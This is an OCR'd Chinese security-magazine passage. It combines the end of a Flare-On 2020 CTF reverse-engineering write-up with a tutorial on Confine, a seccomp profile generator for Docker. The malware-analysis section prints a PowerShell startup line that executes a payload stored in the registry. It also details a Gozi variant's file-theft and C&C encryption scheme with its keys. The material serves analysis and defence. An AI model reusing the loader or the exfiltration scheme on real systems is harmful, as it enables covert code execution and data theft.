.text:0805056A                db 's as he gets closer. BARRY (CONT'D) I don't remember the sun havi'
.text:0805056A                db 'ng a big seventy five on it. Barry HITS the bulb and is KNOCKED S'
.text:0805056A                db 'ILLY. He falls into a BOWL OF GUACAMOLE. Andy dips his chip in th'
.text:0805056A                db 'e guacamole, taking Barry with it. ANGLE ON: Ken and Andy. KEN I'
.text:0805056A                db 'll tell you what. You know what? I predicted global warming. I co'
.text:0805056A                db 'uld feel it getting hotter. At first I thought it was just me. Ba'
.text:0805056A                db 'rry's POV: Giant human mouth opening. KEN (CONT'D) Wait! Stop! Be'
.text:0805056A                db 'eeeeee! ANNA Kill it! Kill it! They all JUMP up from their chairs'
.text:0805056A                db '. Andy looks around for something to use. Ken comes in for the ki'
.text:0805056A                db 'll with a big TIMBERLAND BOOT on each hand. KEN Stand back. These'
.text:0805056A                db ' are winter boots. Vanessa ENTERS, and stops Ken from squashing B'
.text:0805056A                db 'arry. VANESSA (grabs Ken's arm) Wait. Don't kill him. CLOSE UP: o'
.text:0805056A                db 'n Barry's puzzled face. KEN You know I'm allergic to them. This t'
.text:0805056A                db 'hing could kill me. Bee Movie - JS REVISIONS 8/13/07 32. VANESSA '
.text:0805056A                db 'Why does his life have any less value than yours? She takes a GLA'
.text:0805056A                db 'SS TUMBLER and places it over Barry. KEN Why does his life have a'
.text:0805056A                db 'ny less value than mine? Is that your statement? VANESSA I'm just'
.text:0805056A                db ' saying, all life has value. You don't know what he's capable of '
.text:0805056A                db 'feeling. Barry looks up through the glass and watches this conver'
.text:0805056A                db 'sation, astounded. Vanessa RIPS Ken's resume in half and SLIDES '
.text:08053870
.text:08053870 ; =============== S U B R O U T I N E =======================================
.text:08053870
.text:08053870 ; Attributes: noreturn bp-based frame
.text:08053870
.text:08053870 sub_8053870    proc near               ; DATA XREF: sub_8054017+114o
.text:08053870                                        ; sub_8054882+184o ...
.text:08053870
.text:08053870 arg_0          = dword ptr  4
.text:08053870 arg_4          = dword ptr  8
.text:08053870 arg_8          = dword ptr  0Ch
.text:08053870
```

(21) 回到 truncate syscall，分析发现 v18 栈空间分配空间是 16000 字节，循环拷贝的时候发生了栈溢出，计算偏移后刚好覆盖了栈变量 v44 的值。从 patch 后的二进制找《蜜蜂总动员》台词找第一个 0 字节，地址是 0x8050568。

```
.text:0804C660 20 68 61 69 72 2C 20 73 74 61+          db 'p;'
.text:08050566 05                                      db   5
.text:08050567 08                                      db   8
.text:08050568 00                                      db   0
```

(22) 可以看到存储的正是真正的第三部分比较函数的入口地址。

```
0 79 6F 75 20 67 6F 2E 20 41 44 41 4D 20    o, you go. ADAM
0 6D 79 2E 70 3B 05 08 00 20 57 68 61 74    Oh my.p;... What
9 73 20 61 76 61 69 6C 61 62 6C 65 3F 20    ?€?s available?
```

(23) Flag 验证主逻辑如下：

```
1 void __cdecl __noreturn beemain_805492E(int a1, int input, int inputlen)
2 {
3   int f; // esi
4   user_regs_struct regstruct; // [esp+0h] [ebp-A4Ch]
5   int valB; // [esp+444h] [ebp-A08h]
6   int valC; // [esp+C4h] [ebp-988h]
7   int sus_key; // [esp+144h] [ebp-908h]
8   int valA; // [esp+1C4h] [ebp-888h]
9   char v9; // [esp+244h] [ebp-808h]
10  int valB_; // [esp+2C4h] [ebp-788h]
11  char eq_valA; // [esp+344h] [ebp-708h]
12  char pw3rdpart; // [esp+3C4h] [ebp-688h]
13  char eq_valB_; // [esp+444h] [ebp-608h]
14  char res_loss; // [esp+4C4h] [ebp-588h]
15  char addr; // [esp+544h] [ebp-508h]
16  char res_div; // [esp+5C4h] [ebp-488h]
17  signed int a4; // [esp+644h] [ebp-408h]
18  void (__cdecl __noreturn *vptr8053B70)(int, int, int); // [esp+A44h] [ebp-8h]
19  pid_t pid; // [esp+A48h] [ebp-4h]
20
21  vptr8053B70 = call_beemain_8053B70;
22  pid = dword_81A5280;
23  startptrace_8054C5C(0, dword_81A5280, PTRACE_GETREGS, &regstruct);
24  if ( inputlen != 0x20 )
25  {
26    regstruct.eax = -1;
27    startptrace_8054C5C(0, pid, PTRACE_SETREGS, &regstruct);
28    startptrace_8054C5C(0, pid, PTRACE_DETACH, 0);
29    call_sys_exit_80540CB(0);
30  }
31  memset0_80544E2(&pw3rdpart);
32  memset0_80544E2(&addr);
33  memset0_80544E2(&eq_valA);
34  decodestr_8054447((int)&sus_key, (int)&aItUnderTheGlas[-134560689 + (_DWORD)vptr8053B70], 64);// d1cc....
35                                          // 4f d8 a9 eb 2a 9f 71 c3 13 ea 68 15 6b b1 fa b1
36                                          // 0d 77 a8 ae fa 92 ae ad e6 e1 a9 d5 47 34 cc d1
37                                          // 0xd1cc3447d5a9e1e6adae92faaea8770db1fab16b1568ea13c3715f2aeba
38  decodestr_8054447((int)&valA, (int)&aItUnderTheGlas[-134560819 + (_DWORD)vptr8053B70], 64);//
39                                          // 31 dd 41 ea 5a 98 45 8f 8d 0c 00 43 71 a5 e7 39
40                                          // 60 15 2d 3a f0 5b 4a ef f1 a2 3f a5 c7 57 03 c1
41  decodestr_8054447((int)&valB, (int)&aItUnderTheGlas[-134560884 + (_DWORD)vptr8053B70], 64);// 4800....
```

(24) 分析后得出 32 字节大数的混合运算。得出如下方程：

0xd1cc3447d5a9e1e6adae92faaea8770db1fab16b1568ea13c3715f2aeba9d84f * res_div + 0xd036c5d4e7eda23afceffbad4e087a48762840ebb18e3d51e4146f48c04697eb = 0xc10357c7a53fa2f1ef4a5bf03a2d156039e7a57143000c8d8f45985aea41dd31 * key

(25) 根据语法盲猜以 _ 开头和 @flare-on.com 总 0x18 个字节。

0x6d6f632e6e6f2d6572616c66403030303030303030303030305f < key < 0x6d6f632e6e6f2d6572616c66407a7a7a7a7a7a7a7a7a7a5f

最终计算出第三部分的 Flag。

(26) 将三部分 Flag 进行拼接即可获得最终的 Flag。

11. NSRC11 机动闪电 完美收官


11.1 情报

11.2 战术


(1) 下载并使用“flare”密码进行解压缩获得 NTUSER.DAT 文件。

(2) 分析 NTUSER.DAT 在启动项中发现如图所示启动脚本，

其中，通过 powershell 加载启动 iex (gp 'HKCU:\SOFTWARE\Timerpro').D 对应的脚本。



(3) 通过对该段 powershell 代码进行分析，发现其加载并执行了一大段 shellcode 代码。




(4) 通过调试分析 shellcode 代码发现：恶意样本的恶意功能是否能够运行依赖于用户的 SID，即通过获取用户 SID 并对其进行加密计算得出一段 hash 作为后续解密的密钥。基于此，可以判断该恶意样本是针对特定用户定点投放的 APT 恶意样本：

S-1-5-21-3823548243-3100178540-2044283163-1006


在调试过程中修改本地获取到的 SID 为 NTUSER.DAT 中对应用户的 SID，计算出正确的解密密钥为：

FA 7B 30 FB 4E 7B 70 55 72 EC 8E 31 6A F4 A6 54


(5) 恶意程序框架启动之后，通过解密加载功能插件。



(6) 通过调试分析插件的加载过程以及其中相关依赖 DLL 的名称，发现该恶意软件为定制修改过的 Trojan.Gozi.64。




下面是 Trojan.Gozi.64 样本功能模块的对应说明。



(7) 恶意样本的相关功能模块加载成功后，会与 C&C Server 进行网络通信，收集相关信息，对数据进行加密后，通过 HTTPS POST 请求上传到 C&C Server 并且接收攻击者服务器发送的 C&C 指令。

通过进一步的调试分析，如图所示的注册表键值项中保存着攻击者发送的原始攻击指令。



对其进行解密后，内容为“FILE　flag.txt”。即，窃取本地系统中文件名为 flag.txt 的文件。

(8) 恶意样本在接收到窃取文件 flag.txt 指令后，会搜索本地文件系统，找到对应文件名的文件，先对其进行 zip 压缩，之后使用 serpent 算法对其进行加密，再使用 xor_encrpyt 对数据进行再加密。

可以理解为如下伪代码：


Xor_Encrpyt(Serpent_Encrpyt(Zip_Compress(flag.txt)))

Serpent 对应密钥为 C&C 通信过程中使用的加密密钥“GSPyrv3C79ZbR0k1”。

Xor_Encrypt 密钥为：

FA 7B 30 FB 4E 7B 70 55 72 EC 8E 31 6A F4 A6 54 的头 4 个字节。

(9) 通过分析发现 DiMap 值中保存着对应加密后的密文信息：



对其进行 Xor_Decrypt 和 Serpent_Decrypt 解密后获取到 flag.zip：

打开 flag.txt 即可获得最终的 Flag。

12. 结语

逆向的内容渗透到计算机软硬件的各个领域。只有通过不断参与，才能不断发现自身需要提高的技能和关注的领域。今年的逆向挑战赛展示了一个不一样的视角，从以前的可执行程序发展成基于数据的数字取证技术，在纷杂无规律的数据中找到最终的答案。内容更切合实战，参与后可以让自己的眼界和能力都更上一层楼。

期待 2021 年再见。

Confine 拍了拍你，问要不要加固下你的 docker 容器

绿盟科技 格物实验室 潘雨晨

刚才那个拍了拍你的 Confine[1] 是一个可为 Docker 镜像生成 Seccomp 配置文件的框架，它通过减小容器可能遭受的 Linux 内核攻击面来加固容器。总体目标是在保证容器及其内部应用正常运行的前提下，过滤掉容器不需要的所有系统调用 (syscalls)，以缓解来自内核的漏洞攻击。

那么问题来了，docker 已经有默认的 Seccomp 配置文件，为什么还需要用 Confine 专门生成呢？据 Confine 开发者表示，他们对 150 个热门容器镜像进行了分析，通过使用 Confine，其中大约一半的容器镜像被屏蔽了至少 145+ syscalls，即使在最差的情况下，也屏蔽了 100 个以上的 syscalls，而 Docker 默认的 Seccomp filter 只过滤了 49 个。光看数量，确实是迈出了一大步，不过过滤掉更多 syscalls 所减轻的风险是否能够被量化？只取 150 个镜像是否样本少了些？过滤了那么多 syscalls 是否真的不会影响到容器及其内部应用？如果真不影响，他们又是如何实现筛选的呢？

带着这些疑问和好奇，咱们接下来就一起了解了解 Confine 吧，看最后能否说一句，真香。

本文将从三个方面入手，一是 Confine 的使用实践、二是 Confine 有效性的验证和结论、三是设计思路和实现原理，咱们的疑问也将在其中逐个解开。

Tips

Q：什么是 Seccomp，有什么作用，怎么用？

A：Seccomp 是 Secure computing mode 的缩写，它是 Linux 内核在 2.6.12 版本（2005 年 3 月 8 日）开始引入的一种安全机制，用于限制一个进程可以执行的系统调用，在 /proc/${pid}/status 文件中的 Seccomp 字段可以查看进程的 Seccomp。当然，我们需要有一个配置文件来指明进程到底可以执行哪些系统调用，

不可以执行哪些系统调用。那么在 Docker 中，就可以利用这个机制来限制容器中可以执行的系统调用。Docker 官方文档中有关于 Seccomp 的使用详情 [2]。

docker 默认使用的 seccomp 配置文件可以在 https://github.com/moby/moby/blob/master/profiles/seccomp/default.json 查看。

在运行容器时，除非使用 --security-opt 选项进行覆盖，否则都将使用默认配置文件。默认 seccomp 配置文件是白名单，白名单中指定了允许的调用。

1. 使用实践

Confine下载链接 :https://github.com/shamedgh/confine。

本次实践环境如下表所示：

宿主机（host）操作系统	Winsows 10 1909
客户机（guest）操作系统	Ubuntu 18.04
docker	Docker version 18.09.3, build 774a1f4

1.1 部署使用环境

项目文档中表示，Confine 这个项目只在 Ubuntu 18.04 上测试过，它需要 Linux 内核 v4.15。在其他操作系统上使用的话不能保证不出现问题。配套使用的 python 版本是 3.7。执行下面命令安装环境需要的东西。


```
sudo apt update
sudo apt install -y python3.7
sudo apt install -y sysdig
```

最后安装的 sysdig[3] 是一款 Linux 超强的系统挖掘工具，相当于 strace + tcpdump + lsof + htop + iftop 以及其他工具的合集，它在 Confine 中也起到了重要作用，具体用处后面会提到。

1.2 操作指南

1.2.1 主脚本 confine.py

Confine 项目中所有文件如下图所示，其中的主脚本就是 confine.py。



总结来说，该文件使用镜像列表以及提前为 musl-libc 和 glibc 创建好的调用图，为每个镜像创建各自的 Seccomp 配置文件。至于 musl-libc 和 glibc 的调用图，在 3.5.1 节会讲到，本节就只先关注它的使用。

下面是运行 confine.py 时可附加的参数，这里有个印象就行。

-l : 指定 glibc 调用图

-m : 指定 musl-libc 调用图

-i : 包含镜像 JSON 信息的输入文件

-o : 存储从容器中提取的二进制文件和库的路径

-p : Docker 默认 seccomp 配置文件的路径

-r : 存储结果的路径

-g : 特殊容器（例如 golang 容器）的路径

-d : 启用或禁用调试

--skip: [可选] 如果设置了这个选项，脚本将不会对之前运行的镜像进行分析，这些镜像的结果已插入到 profile.results.csv 文件中

-f : [可选] glibc 共享库

-n : [可选] musl-libc 共享库

--finegrain : [可选] 传递此参数可以生成细粒度策略。不建议使用此特性，因为它正在开发中。

--othercfgfolder : 如果您通过设置 --finegrain 启用了细粒度分析，您也必须设置此选项。该文件夹应该包含细粒度分析中使用的其他库的调用图。

--allbinaries : 传递这个参数会导致提取所有二进制文件，而不是只提取 30 秒内运行的二进制文件。

1.2.2 操作 1 - 使用 Confine 加固 Docker 容器

(1) 来到 Confine 项目的目录下，创建一个新文件，文件名可以自拟，后缀名是 json，在本示例中使用 myimages.json。


(2) 在文件中写入以下内容：

```
{
    "nginx": {
        "enable": "true",
        "image-name": "nginx",
        "image-url": "nginx",
        "dependencies": {}
    }
}
```


(3) 使用如下命令运行 Confine，为 Nginx 生成 Seccomp 配置文件。

```
sudo python3.7 confine.py -l libc-callgraphs/glibc.callgraph -m
libc-callgraphs/musllibc.callgraph -i myimages.json -o output/ -p default.seccomp.json -r
results/ -g go.syscalls/
```

脚本运行后程序就开始分析 Nginx Docker 镜像了。接下来依照输出结果，介绍脚本执行中的每个步骤，大体流程可参考下图：



a）脚本打印出下面内容，显示它已经开始分析了。



b）然后，它将进入监控阶段，该阶段使用 Sysdig 来标识在容器中执行的所有二进制文件。如果是第一次执行这个操作，即之前没有提取过二进制文件和库的列表，它将首先打印出：

```
Cache doesn't exist, must extract binaries and libraries
```

然后它将通过运行 sysdig 来监视已执行的二进制文件，生成以下输出：

```
--->Starting MONITOR phase:
Running sysdig multiple times. Run count: 1 from total: 3
Ran container sleeping for 60 seconds to generate logs and extract execve system calls
len(psList) from sysdig: 30
Container: nginx extracted psList with 42 elements
Running sysdig multiple times. Run count: 2 from total: 3
Ran container sleeping for 60 seconds to generate logs and extract execve system calls
len(psList) from sysdig: 10
Container: nginx extracted psList with 49 elements
Running sysdig multiple times. Run count: 3 from total: 3
Ran container sleeping for 60 seconds to generate logs and extract execve system calls
len(psList) from sysdig: 11
Container: nginx extracted psList with 50 elements
Container: nginx PS List: {'/usr/bin/basename', '/usr/lib/x86_64-linux-gnu/libssl.so.1.1
lib/x86_64-linux-gnu/libpcre.so.3.13.3', 'grep', '/usr/sbin/runc', 'nginx', 'basename', '
'/usr/bin/cut', '/docker-entrypoint.d/10-listen-on-ipv6-by-default.sh', '/lib/x86_64-lin
in/find', '/bin/grep', 'env', '[vdso]', '/usr/lib/x86_64-linux-gnu/libcrypto.so.1.1', 'f
o', 'set-ipv6', '/usr/bin/dpkg-query', '/docker-entrypoint.sh', '/usr/local/sbin/nginx',
 '/bin/networkctl', '/usr/bin/env', '/lib/x86_64-linux-gnu/libz.so.1.2.11', '/docker-ent
m', '/bin/sed', '/sbin/modprobe', '/lib/x86_64-linux-gnu/ld-2.28.so', 'sort', '/usr/bin/
-linux-gnu/libcrypt-2.28.so', '/lib/open-iscsi/net-interface-handler', '/lib/systemd/sys
Starting to copy identified binaries and libraries (This can take some time...)
Finished copying identified binaries and libraries
<---Finished MONITOR phase
```

c）在这一步中，脚本的执行输出结果可能会有所不同，这取决于之前是否成功提取了二进制文件。如果前一步动态分析中已经从容器中提取了二进制文件和库，它就不需要再次复制它们了。否则，它将首先生成容器中使用的二进制文件列表，然后开始复制它们。

```
Starting to copy identified binaries and libraries (This can take some time...)
Finished copying identified binaries and libraries
<---Finished MONITOR phase
```

d）在提取出可执行文件之后，脚本就开始使用 objdump 提取其中所有直接系统调用（以下也将系统调用称为 Syscalls）。它将检查从容器中复制到临时输出文件夹的所有文件，并识别其中直接的 Syscalls。

```
--->Starting Direct Syscall Extraction
Extracting direct system call invocations
<---Finished Direct Syscall Extraction
```

e）接着，脚本会分析每个二进制文件和库导入的函数列表。

```
--->Starting ANALYZE phase
Extracting imported functions and storing in libs.out
<---Finished ANALYZE phase
```

f）在提取出所有的直接 Syscalls，并将导入的 libc 函数与这些 libc 函数所需的 Syscalls 统统整合在一起后，就生成了一组可被禁用的 Syscalls 列表，并打印如下行：

```
--->Starting INTEGRATE phase, extracting the list required system calls
Traversing libc call graph to identify required system calls
Generating final system call filter list
********************************************************************************
Container Name: nginx Num of filtered syscalls (original): 154
********************************************************************************
<---Finished INTEGRATE phase
```

g）现在，不必要的系统调用已经被提取出来，并生成相应的 Seccomp 配置文件了，接下来通过使用生成的 Seccomp 配置文件启动容器来验证它是否可以正常工作。

```
--->Validating generated Seccomp profile: results//nginx.seccomp.json
********************************************************************************
Finished validation. Container for image: nginx was hardened SUCCESSFULLY!
********************************************************************************
```

如果您看到形如：$$$ was hardened successfully! 的消息，这意味着 Seccomp 配置文件通过了我们的验证步骤。如果没有看到上面的信息，可以在 github 上寻求帮助。

h）最后，对 Nginx Docker 镜像的分析完成，打印如下：

```
----->Finished extracting system calls for nginx, sleeping for 5 seconds<-----
////////////////////////////////////////////////////////////////////////////////
/
```

(4) 分析完成后，我们可以去查看为了正确运行 nginx 容器所需要的二进制文件和库了，它们存储在 ./output/nginx 中：

```
-rwxrwxr-x 1 root root 2.0K Aug 14 08:36 10-listen-on-ipv6-by-default.sh
-rwxrwxr-x 1 root root 1.1K Aug 14 08:36 20-envsubst-on-templates.sh
-rwxr-xr-x 1 root root  39K Feb 28  2019 basename
-rwxr-xr-x 1 root root  43K Feb 28  2019 cut
-rwxrwxr-x 1 root root 1.2K Aug 14 08:36 docker-entrypoint.sh
-rwxr-xr-x 1 root root 159K Jun  4  2019 dpkg-query
-rwxr-xr-x 1 root root  43K Feb 28  2019 env
-rwxr-xr-x 1 root root 309K Feb 16  2019 find
-rwxr-xr-x 1 root root 195K Jan  7  2019 grep
-rwxr-xr-x 1 root root 162K May  2  2019 ld-2.28.so
-rw-r--r-- 1 root root  39K Mar  2  2019 libacl.so.1
-rw-r--r-- 1 root root  26K Mar  2  2019 libattr.so.1
-rwxr-xr-x 1 root root 1.8M May  2  2019 libc-2.28.so
-rw-r--r-- 1 root root  43K May  2  2019 libcrypt-2.28.so
-rw-r--r-- 1 root root 2.9M Apr 21 04:23 libcrypto.so.1.1
-rw-r--r-- 1 root root  43K May  2  2019 libcrypt.so.1
-rwxr-xr-x 1 root root 1.8M May  2  2019 libc.so.6
-rw-r--r-- 1 root root  15K May  2  2019 libdl-2.28.so
-rw-r--r-- 1 root root  15K May  2  2019 libdl.so.2
-rw-r--r-- 1 root root 1.6M May  2  2019 libm.so.6
-rw-r--r-- 1 root root  55K May  2  2019 libnss_files-2.28.so
-rw-r--r-- 1 root root 458K Mar  7  2019 libpcre.so.3
-rw-r--r-- 1 root root 458K Mar  7  2019 libpcre.so.3.13.3
-rwxr-xr-x 1 root root 144K May  2  2019 libpthread-2.28.so
-rwxr-xr-x 1 root root 144K May  2  2019 libpthread.so.0
-rw-r--r-- 1 root root 152K Jun 29  2018 libselinux.so.1
-rw-r--r-- 1 root root  33K Aug 24 16:06 libs.out
-rw-r--r-- 1 root root 580K Apr 21 04:23 libssl.so.1.1
-rw-r--r-- 1 root root 119K Sep 26  2017 libz.so.1
-rw-r--r-- 1 root root 119K Sep 26  2017 libz.so.1.2.11
-rwxr-xr-x 1 root root  47K Feb 28  2019 md5sum
-rwxr-xr-x 1 root root 1.3M Aug 11 22:50 nginx
-rwxr-xr-x 1 root root 120K Dec 22  2018 sed
-rwxr-xr-x 1 root root 119K Jan 18  2019 sh
-rwxr-xr-x 1 root root 112K Feb 28  2019 sort
-rwxr-xr-x 1 root root  95K Feb 28  2019 touch
```

还可以查看到生成的 Seccomp 配置文件，存储在 ./results/nginx.seccomp.json 中，文件中部分内容如下：

```
{
    "defaultAction": "SCMP_ACT_ALLOW",
    "architectures": [
        "SCMP_ARCH_X86_64",
        "SCMP_ARCH_X86",
        "SCMP_ARCH_X32"
    ],
    "syscalls": [
        {
            "name": "msync",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        },
        {
            "name": "mincore",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        },
        {
            "name": "shmctl",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        },
        {
            "name": "pause",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        },
```

1.2.3 操作 2 - 使用加固后的容器

在这部分实践中，我们将运行加固后的容器，看看在容器内的操作是否受到了限制。

(1) 使用之前生成的 Seccomp 配置文件启动容器：

```
sudo docker run --name container-hardened --security-opt
seccomp=results/nginx.seccomp.json -td nginx
```

(2) 获取这个容器的 IP 地址：

```
sudo docker inspect --format='{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}'
container-hardened
```

IP 是 172.17.0.6

(3) 获取 Nginx 的默认索引页，看看是否行得通。请用上一条命令保留的 IP 替换 [IP-Address]

```
wget http://[IP-Address]
cat index.html
```

结果输出如下，表示可以获取：

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

(4) 尝试进入容器。

```
sudo docker exec -it container-hardened /bin/bash
```

执行后发现提示 exit：

```
:~/Confine$ sudo docker exec -it container-hardened /bin/bash
root@46917325d89c:/# exit
:~/Confine$
```

使用上面的命令无法进入容器，这是因为没有将 /bin/bash 标识为运行容器所必需的文件，并且它需要的 Syscalls 也不在提取的二进制文件所需的集合中。这说明限制是有作用的，现在我们再用 /bin/sh 试试。

```
sudo docker exec -it container-hardened /bin/sh
```

能够进入容器了，执行下面这些命令也都 ok。

```
:~/Confine$ sudo docker exec -it container-hardened /bin/sh
# whoami
root
# date
Thu Aug 27 02:36:30 UTC 2020
# ls
bin   dev                docker-entrypoint.sh  home  lib64  mnt  proc  run   srv  tmp  var
boot  docker-entrypoint.d  etc                   lib   media  opt  root  sbin  sys  usr
```

1.2.4 操作 3 - 加固效果

(1) 来到 confine 项目的主目录下，我们来看看哪些系统调用可以被过滤掉? 它们总共有多少?

```
cat results/nginx.seccomp.json | grep name
cat results/nginx.seccomp.json | grep name | wc -l
```

被过滤掉的 Syscalls 总共有 154 个，详细列表如下：

msync、mincore、shmctl、pause、getitimer、getpeername、fork、semget、semop、semctl、msgget、msgsnd、msgrcv、msgctl、flock、fdatasync、truncate、symlink、lchown、getrusage、ptrace、syslog、setreuid、setregid、getpgid、setfsuid、setfsgid、rt_sigpending、rt_sigqueueinfo、utime、mknod、uselib、personality、ustat、sysfs、getpriority、sched_rr_get_interval、munlock、mlockall、munlockall、vhangup、modify_ldt、pivot_root、adjtimex、chroot、sync、acct、settimeofday、swapon、swapoff、reboot、sethostname、setdomainname、iopl、init_module、delete_module、quotactl、readahead、tkill、set_thread_area、io_submit、io_cancel、get_thread_area、lookup_dcookie、remap_file_pages、restart_syscall、semtimedop、timer_create、timer_settime、timer_gettime、timer_getoverrun、timer_delete、clock_settime、clock_nanosleep、mbind、set_mempolicy、get_mempolicy、mq_open、mq_unlink、mq_timedsend、mq_timedreceive、mq_notify、mq_getsetattr、kexec_load、waitid、add_key、request_key、keyctl、ioprio_set、ioprio_get、inotify_init、inotify_add_watch、inotify_rm_watch、migrate_pages、mkdirat、mknodat、fchownat、futimesat、renameat、linkat、symlinkat、fchmodat、pselect6、ppoll、unshare、get_robust_list、tee、sync_file_range、vmsplice、move_pages、signalfd、timerfd_create、eventfd、fallocate、timerfd_settime、timerfd_gettime、signalfd4、epoll_create1、dup3、inotify_init1、preadv、rt_tgsigqueueinfo、perf_event_open、recvmmsg、fanotify_init、fanotify_mark、name_to_handle_at、open_by_handle_at、clock_adjtime、syncfs、sendmmsg、getcpu、process_vm_readv、process_vm_writev、kcmp、finit_module、sched_setattr、sched_getattr、renameat2、seccomp、memfd_create、kexec_file_load、bpf、execveat、userfaultfd、membarrier、mlock2、copy_file_range、preadv2、pwritev2、pkey_mprotect、pkey_alloc、pkey_free、statx

(2) 禁用了上述 Syscalls 后，要想确定哪些内核 CVE 被缓解了的话，可以使用 filterToCveProfile.py 脚本将生成的 Seccomp 配置文件映射到被缓解了的 CVE。

```
python3.7 filterProfileToCve.py -c cve.files/cveToStartNodes.csv.validated -f
results/profile.report.details.csv -o results -v cve.files/cveToFile.json.type.csv
--manualcvefile cve.files/cve.to.syscall.manual --manualtypefile
cve.files/cve.to.vulntype.manual
```

-c：文件的路径，该文件包含每个 CVE 和所有可以到达内核调用图中脆弱点的起始节点之间的映射。

-f：这个文件是为一组容器运行了 Confine 之后生成的。它可以在存储库根目录的结果路径中找到。

-o：存储结果的文件前缀名称。

-v：一个 CSV 文件，包含 CVEs 和其对应漏洞类型的映射。

--manualcvefile:一些手动收集的 CVE,可以使用此选项指定。

--manualtypefile：包含人工识别的 CVE 与其各自漏洞类型对应关系的文件。

